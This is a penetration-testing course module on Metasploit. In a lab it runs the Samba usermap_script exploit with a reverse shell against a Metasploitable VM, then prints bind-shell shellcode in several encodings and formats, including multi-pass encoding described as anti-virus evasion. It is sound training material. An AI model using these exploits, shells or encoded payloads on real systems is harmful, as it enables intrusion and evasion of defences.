Module 10

Advanced Vulnerability & Exploitation Techniques

Advanced Vulnerability & Exploitation Techniques

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development and vulnerability research.
The widespread support for the Ruby language allows the Framework to run on almost any Unix-like system under its default configuration.
The Framework has slowly but surely become the number one exploit collection and development framework of every hacker and pen tester. It is frequently updated with new exploits and is constantly being improved and further developed. Metasploit can be run using various interfaces: command line, console and web.

The following figure shows the Metasploit architecture:




Figure 1.1 – Metasploit Architecture

Metasploit Architecture consists of 5 elements.

- Filesystem And Libraries
- Modules And Locations
- Metasploit Object
- Module
- Mixins And Plugins

Tools demonstrated in this lab are available in

All tools are in Kali Linux Virtual Machine

Lab Objectives

The objective of this lab is to help students learn advanced exploitation techniques using Metasploit Framework:

- Metasploit Fundamentals
- Advanced Information Gathering
- Advanced Vulnerability Scanning
- Writing A simple Fuzzer
- Exploit Development
- Client Side Attacks
- Armitage Tools

You are required to know how to enumerate information from a remote server (the nmap and reconnaissance lab comes in handy here). Once enough information is gathered, the next step in the penetration testing process is to develop an attack plan.

Working with public exploits is not a simple job. They often don't work or need modification and their shellcode may not always suit our needs. In addition, there is no standardization in the exploit command line usage. In short, it's a mess.

This means that for each exploit in the framework we can choose various shellcode payloads such as a bind shell, a reverse shell, download and execute shellcode, etc.

Lab Tasks

Recommended labs to assist you in Windows Hacking:

- Lab 1: Metasploit Fundamentals
- Lab 2: Port and Vulnerability Scanning
- Lab 3: Client Side Attack
- Lab 4: Armitage

Lab Analysis

Analyze and document the results related to the lab. Give your opinion on your target's security posture and exposure through public and free information.

Lab 1

Metasploit Fundamentals

Metasploit Fundamentals Overview

The Metasploit Framework is a free, open source framework for developing, testing, and using exploit code developed by the open source community and Rapid7. It is the de-facto standard for penetration testing with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

ICON KEY

Important Information

Quiz

CPTE Labs

Course Review

Lab Scenario

In this lab, we will review the following:

- Msfcli
- Msfconsole
  - Msfconsole Commands
- Exploits: Using Exploits
- Payloads
  - Payload Types
  - Generating Payloads
- Databases
  - Using the Database
- About Meterpreter
  - Meterpreter Basics

Tools demonstrated in this lab are available in

Kali Linux

Lab Resources

To run this lab, you will need the following:

- Kali Linux VM
- Metasploitable2 VM

Lab Duration

Time: 20 Minutes

Lab Tasks

1. First, note the Metasploitable VM IP address:_____
2. Log into Kali Linux VM as root/toor
3. Start PostGreSQL and Metasploit:

Task 1

MSFCLI

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# /etc/init.d/metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

Figure 1.1 – Start PostgreSQL and Metasploit

Msfcli provides a powerful command-line interface to the framework. This allows you to easily add metasploit exploits into any scripts you may create.

4. Open a shell prompt and type **msfcli -h**
5. **msfcli** provides a powerful command-line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.

```
root@kali:~# msfcli -h
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================

    Mode          Description
    ----          -----------
    (A)dvanced    Show available advanced options for this module
    (AC)tions     Show available actions for this auxiliary module
    (C)heck       Run the check routine of the selected module
    (E)xecute     Execute the selected module
    (H)elp        You're looking at it baby!
    (I)DS Evasion Show available ids evasion options for this module
    (O)ptions     Show available options for this module
    (P)ayloads    Show available payloads for this module
    (S)ummary     Show information about this module
    (T)argets     Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E

root@kali:~#
```

Figure 1.2 – Metasploit MSFCLI help screen

6. Note that when using **msfcli**, variables are assigned using = and that all options are case-sensitive. Use the Metasploitable IP Address.
7. If you aren't entirely sure about what options belong to a particular module, you can append the letter **O** to the end of the string at whichever point you are stuck.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script O
[*] Initializing modules...

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   139              yes       The target port

root@kali:~#
```

Figure 1.4 – Metasploit MSFCLI enumerating samba users

Benefits of msfcli

- Supports the launching of exploits and auxiliary modules
- Useful for specific tasks
- Good for learning
- Convenient to use when testing or developing a new exploit
- Good tool for one-off exploitation
- Excellent if you know exactly which exploit and options you need
- Wonderful for use in scripts and basic automation

The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole.

8. To display the payloads that are available for the current module, append the letter **P** to the command-line string.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script P
[*] Initializing modules...

Compatible payloads
===================

   Name                              Description
   ----                              -----------
   cmd/unix/bind_awk                 Listen for a connection and spawn a command she
ll via GNU AWK
   cmd/unix/bind_inetd               Listen for a connection and spawn a command she
ll (persistent)
   cmd/unix/bind_lua                 Listen for a connection and spawn a command she
```

Figure 1.5 – All available payload for **exploit/multi/samba/usermap_script**

```
msfcli exploit/multi/samba/usermap_script LHOST=192.168.2.5
RHOST=192.168.1.111 PAYLOAD=cmd/unix/reverse E
```

```
root@kali:~# msfcli exploit/multi/samba/usermap_script LHOST=192.168.2.5 RHOST=192.168
.1.111 PAYLOAD=cmd/unix/reverse E
[*] Initializing modules...
LHOST => 192.168.2.5
RHOST => 192.168.1.111
PAYLOAD => cmd/unix/reverse
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6xoKpw7uqHJdWVIa;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6xoKpw7uqHJdWVIa\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.5:4444 -> 192.168.1.111:45591) at 2014-0
8-28 01:06:18 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Lin
ux
```

Figure 1.3 – Metasploit MSFCLI enumerating samba users

Lab Analysis

Analyze MSFCLI modules and options.

Tool / Utility	Information Collected / Objectives Achieved
MSFCLI	**Output:** • Open SHELL on Metasploitable v2 • List all Exploit Modules • List all Payloads for a specific module • List all MSFCLI options

Task 2

Msfconsole

The msfconsole is probably the most popular interface to the MSF. It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the Metasploit Framework. Msfconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

- use exploit/windows/dce
- use .*netapi.*
- set LHOST
- show
- set TARGET
- set PAYLOAD windows/shell/
- exp

9. The **msfconsole** is launched by simply running **msfconsole** from the command line. msfconsole is located in the **/usr/share/metasploit-framework/msfconsole** directory.




Figure 1.6 – Msfconsole startup screen

10. The **msfconsole** is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module you wish to make use of. As with most other shells, entering what you know and pressing 'Tab' will present you with a list of options available to you or auto-complete the string if there is only one option. Tab completion depends on the ruby readline extension and nearly every command in the console supports tab completion.

Figure 1.6 – Msfconsole Tab Completion

Task 3

Exploits

11. **Active exploits** will exploit a specific host, run until completion, and then exit.
    a. Brute-force modules will exit when a shell opens from the victim.
    b. Module execution stops if an error is encountered.
    c. You can force an active module to the background by passing '-j' to the exploit command: (as seen in our example figure 1.7)




Figure 1.7 – Msfconsole Active Exploittoo

12. Payload Types
    There are three different types of payload module types in Metasploit: **Singles**, **Stagers**, and **Stages**. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, it is represented by '/' in the payload name. For example, "**windows/shell_bind_tcp**" is a single payload, with no stage whereas "**windows/shell/bind_tcp**" consists of a stager (bind_tcp) and a stage (shell).

Of course the odds of generating shellcode like this without some sort of 'tweeking' are rather low. More often than not, bad characters and specific types of encoders will be used depending on the targeted machine.

13. Generating Payloads

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the msfconsole. When you 'use' a certain payload, Metasploit adds the 'generate', 'pry' and 'reload' commands. Generate will be the primary focus of this section.

To generate shellcode without any options, simply execute the 'generate' command. First type:

use payload/windows/shell_bind_tcp

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x31" +
"\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68" +
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff" +
"\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7" +
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3" +
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44" +
"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"
msf payload(shell_bind_tcp) >
```

Figure 1.10– Generating Payloads

14. The sample code above contains an almost universal bad character, the null byte (\x00). Granted, some exploits allow us to use it but not many. Let's generate the same shellcode, only this time we will instruct Metasploit to remove this unwanted byte.
15. To accomplish this, we issue the 'generate' command followed by the '-b' switch with the accompanying bytes that we wish to be disallowed during the generation process.

Task 4

Metasploit Payloads

Looking at this shellcode, it's easy to see; compared to the previously generated bind shell, the null bytes have been successfully removed. Thus giving us a null byte free payload. We also see other significant differences as well due to the change we enforced during generation.

Looking during generation, the null bytes' original intent, or usefulness in the code, needed to be replaced (or encoded) in order to insure, once in memory, our bind shell remains functional.

Another significant change is the added use of an encoder. By default, Metasploit will select the best encoder to accomplish the task at hand. The encoder is responsible for removing unwanted characters (amongst other things) entered when using the '-b' switch. We'll discuss encoders in greater detail later on.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
```

Figure 1.11– Generating Payloads with –b option

16. One difference is the shellcode's total byte size. In our previous iteration, the size was 341 bytes, this new shellcode is 27 bytes larger.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
```

Figure 1.12– Comparing Generated Payloads size

17. When specifying bad characters, the framework will use the best encoder for the job. The 'x86/shikata_ga_nai' encoder was used when only the null byte was restricted during the code's generation. If we add a few more bad characters, a different encoder may be used to accomplish the same task. Let's add several more bytes to the list and see what happens.

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\xfa\x01\xe0\x44\x67\xa1\xa2\xa3\x75\x4b'
# windows/shell_bind_tcp - 366 bytes
# http://www.metasploit.com
# Encoder: x86/fnstenv_mov
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
```

Figure 1.13– Comparing Generated Payloads size

18. As mentioned previously, the framework will choose the best encoder possible when generating our payload. However, there are times when one needs to use a specific type, regardless of what Metasploit thinks. Imagine an exploit that will only successfully execute provided it only contains non-alphanumeric characters. The 'shikata_ga_nai' encoder would not be appropriate in this case as it uses pretty much every character available to encode.
    Looking at the encoder list, we see the 'x86/nonalpha' encoder is present.

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
# windows/shell_bind_tcp - 489 bytes
# http://www.metasploit.com
# Encoder: x86/nonalpha
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x70\x8b\xd7" +
"\x3b\xf2\x7d\x0b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x07\xeb" +
"\xf1\xeb\x75\xe8\xe2\xff\xff\xff\x17\x29\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x39\x03\x07\x31\x2b\x33\x23\x32\x06\x06" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x2a\x23\x21\x13\x13" +
"\x04\x08\x27\x13\x2f\x04\x27\x2b\x13\x10\x2b\x2b\x2b\x2b" +
"\x2b\x2b\x13\x28\x13\x11\x25\x24\x13\x14\x28\x24\x13\x28" +
"\x28\x24\x13\x07\x24\x13\x06\x0d\x2e\x1a\x13\x18\x0e\x17" +
"\x24\x24\x24\x11\x22\x25\x15\x37\x37\x37\x27\x2b\x25\x25" +
"\x25\x35\x25\x2d\x25\x25\x28\x25\x13\x02\x2d\x25\x35\x13" +
"\x25\x13\x06\x34\x09\x0c\x11\x28\xfc\xe8\x89\x00\x00\x00" +
```

Figure 1.14– Generate Payloads with x86/nonalpha encoders and –e switch

19. If everything went according to plan, our payload will not contain any alphanumeric characters. But we must be careful when using a different encoder other than the default one as it tends to give us a larger payload. For instance, this one is much larger than our previous examples.
    Our next option on the list is the '-f' switch. This gives us the ability to save our generated payload to a file instead of displaying it on the screen. As always, it follows the 'generate' command with the file path.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai -f /root/payloads.txt
[*] Writing 1825 bytes to /root/payloads.txt...
msf payload(shell_bind_tcp) > cat /root/payloads.txt
[*] exec: cat /root/payloads.txt

# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xbf\x83\xa9\x70\xf6\xdb\xcb\xd9\x74\x24\xf4\x58\x33\xc9" +
"\xb1\x56\x83\xc0\x04\x31\x78\x0f\x03\x78\x8c\x4b\x85\x0a" +
"\x7a\x02\x66\xf3\x7a\x75\xee\x16\x4b\xa7\x94\x53\xf9\x77" +
"\xde\x36\xf1\xfc\xb2\xa2\x82\x71\x1b\xc4\x23\x3f\x7d\xeb" +
"\xb4\xf1\x41\xa7\x76\x93\x3d\xba\xaa\x73\x7f\x75\xbf\x72" +
"\xb8\x68\x4f\x26\x11\xe6\xfd\xd7\x16\xba\x3d\xd9\xf8\xb0" +
```

Figure 1.15– Save Generated Payloads in a text file with –f switch

20. By using the 'cat' command the same way we would from the command shell, we can see our payload was successfully saved to our file. As we can see, it is also possible to use more than one option when generating our shellcode.

21. Next on our list of options is the iteration switch '-i'. In a nutshell, this tells the framework how many encoding passes it must do before producing the final payload. One reason for doing this would be stealth or anti-virus evasion. Anti-virus evasion is covered in greater detail in another section of MSFU.
22. So let's compare our bind shell payload generated using iteration 1 versus iteration 2 of the same shellcode.

```
msf  payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xd9\xb8\x41\x07\x94\x72\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x56\x31\x43\x18\x03\x43\x18\x83\xeb\xbd\xe5\x61\x8e" +
"\xd5\x63\x89\x6f\x25\x14\x03\x8a\x14\x06\x77\xde\x04\x96" +
"\xf3\xb2\xa4\x5d\x51\x27\x3f\x13\x7e\x48\x88\x9e\x58\x67" +
"\x09\x2f\x65\x2b\xc9\x31\x19\x36\x1d\x92\x20\xf9\x50\xd3" +
"\x65\xe4\x9a\x81\x3e\x62\x08\x36\x4a\x36\x90\x37\x9c\x3c" +

msf  payload(shell_bind_tcp) > generate -b '\x00' -i 2
# windows/shell_bind_tcp - 395 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xbd\xea\x95\xc9\x5b\xda\xcd\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x5d\x31\x6f\x12\x83\xc7\x04\x03\x85\x9b\x2b\xae\x80" +
"\x52\x72\x25\x16\x6f\x3d\x73\x9c\x0b\x38\x26\x11\xdd\xf4" +
"\x80\xd2\x1f\xf2\x1d\x96\x8b\xf8\x1f\xb7\x9c\x8f\x65\x96" +
"\xf9\x15\x99\x69\x57\x18\x7b\x09\x1c\xbc\xe6\xb9\xc5\xde" +
"\xc1\x81\xe7\xb8\xdc\x3a\x51\xaa\x34\xc0\x82\x7d\x6e\x45" +
"\xeb\x2b\x27\x08\x79\xfe\x8d\xe3\x2a\xed\x14\xe7\x46\x45" +
```

Figure 1.16– Save Generated Payloads with –i switch

23. Comparing the two outputs, we see the obvious effect the second iteration had on our payload. First of all, the byte size is larger than the first. The more iterations one does, the larger our payload will be. Secondly, comparing the first few bytes of the highlighted code, we also see they are no longer the same. This is due to the second iteration or second encoding pass. It encoded our payload once, then took that payload and encoded it again. Let's look at our shellcode and see how much of a difference 5 iterations would make.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 5
# windows/shell_bind_tcp - 476 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xce\xba\x79\xae\x7a\x4d\xd9\x74\x24\xf4\x5e\x29\xc9" +
"\xb1\x71\x31\x56\x18\x83\xc6\x04\x03\x56\x6d\x4c\x8f\xf3" +
"\x5d\x96\xcd\x08\x84\x5f\xf4\x65\x12\x94\x5d\xaf\x93\xe5" +
"\x08\x9e\x51\x12\x4e\x0a\x69\x19\x22\xdb\xa3\xed\xa4\x08" +
"\xca\xee\x2f\x07\x30\xc9\x73\x22\xc2\x6b\xe9\x70\x91\x3a" +
"\xe2\xef\xac\x28\xac\x62\xf0\x23\xcb\x2e\xba\x02\x2f\x0c" +
"\x78\x11\x06\xa0\xd0\xf8\xe4\xe8\x2c\xea\x9a\x13\xdd\x1a" +
"\xf1\xd4\xc2\x2b\x68\x6d\x0b\x5a\x65\x40\x02\x0c\x8c\xf5" +
"\xa5\xa6\xef\x3f\x57\x16\xea\xfe\x73\xc8\x01\x3f\xc1\x70" +
```

Figure 1.17– Save Generated Payloads with option –i 5

24. The change is significant when comparing to all previous outputs. It's slightly larger and our bytes are nowhere near similar which would, in theory, make this version of our payload less prone to detection.

    We've spent lots of time generating shellcode from the start with default values. In the case of a bind shell, the default listening port is 4444. Often this must be changed. We can accomplish this by using the '-o' switch followed by the value we wish to change. Let's take a look at which options we can change for this payload. From the msfconsole we'll issue the 'show options' command.

```
msf payload(shell_bind_tcp) > show options

Module options (payload/windows/shell_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh,
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address

msf payload(shell_bind_tcp) >
```

Figure 1.18– Show options. Listen TCP port is 4444

25. By default, our shell will listen on port '4444' and the exit function is 'process'. We'll change this to port '1234' and 'seh' exit function using the '-o'. The syntax is VARIABLE=VALUE separated by a comma between each option. In this case, both the listening port and exit function are changed, so the following syntax is used 'LPORT=1234,EXITFUNC=seh'.

```
msf  payload(shell_bind_tcp) > generate -o LPORT=1234,EXITFUNC=seh -b '\x00' -e x86/shikata_ga_nai
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xd1\xd9\x74\x24\xf4\xbb\x93\x49\x9d\x3b\x5a\x29\xc9" +
"\xb1\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x87\xab\x68\xc7" +
"\x4f\xa2\x93\x38\x8f\xd5\x1a\xdd\xbe\xc7\x79\x95\x92\xd7" +
"\x0a\xfb\x1e\x93\x5f\xe8\x95\xd1\x77\x1f\x1e\x5f\xae\x2e" +
"\x9f\x51\x6e\xfc\x63\xf3\x12\xff\xb7\xd3\x2b\x30\xca\x12" +
"\x6b\x2d\x24\x46\x24\x39\x96\x77\x41\x7f\x2a\x79\x85\x0b" +
"\x12\x01\xa0\xcc\xe6\xbb\xab\x1c\x56\xb7\xe4\x84\xdd\x9f" +
```

Figure 1.19–Generated Payloads with option LPORT and Exit Function

26. Finally, let's take a look at the NOP sled length and output format options. When generating payloads, the default output format given is 'ruby'. Although the ruby language is extremely powerful and popular, not everyone codes in it. We have the capacity to tell the framework to provide our payload in different coding formats such as Perl, C and Java, for example. Adding an NOP sled at the beginning is also possible when generating our shellcode.

    First, let's look at a few different output formats and see how the '-t' switch is used. Like all the other options, all that needs to be done is type in the switch followed by the format name, as displayed in the help menu.

```
msf  payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
```

```
msf  payload(shell_bind_tcp) > generate -t c
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
msf  payload(shell_bind_tcp) > generate -t java
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
byte shell[] = new byte[]
{
        (byte) 0xfc, (byte) 0xe8, (byte) 0x89, (byte) 0x00, (byte) 0x
        (byte) 0xe5, (byte) 0x31, (byte) 0xd2, (byte) 0x64, (byte) 0x
        (byte) 0x52, (byte) 0x0c, (byte) 0x8b, (byte) 0x52, (byte) 0x
        (byte) 0x0f, (byte) 0xb7, (byte) 0x4a, (byte) 0x26, (byte) 0x
        (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte) 0x
```

Figure 1.20– Compare Generated Payloads

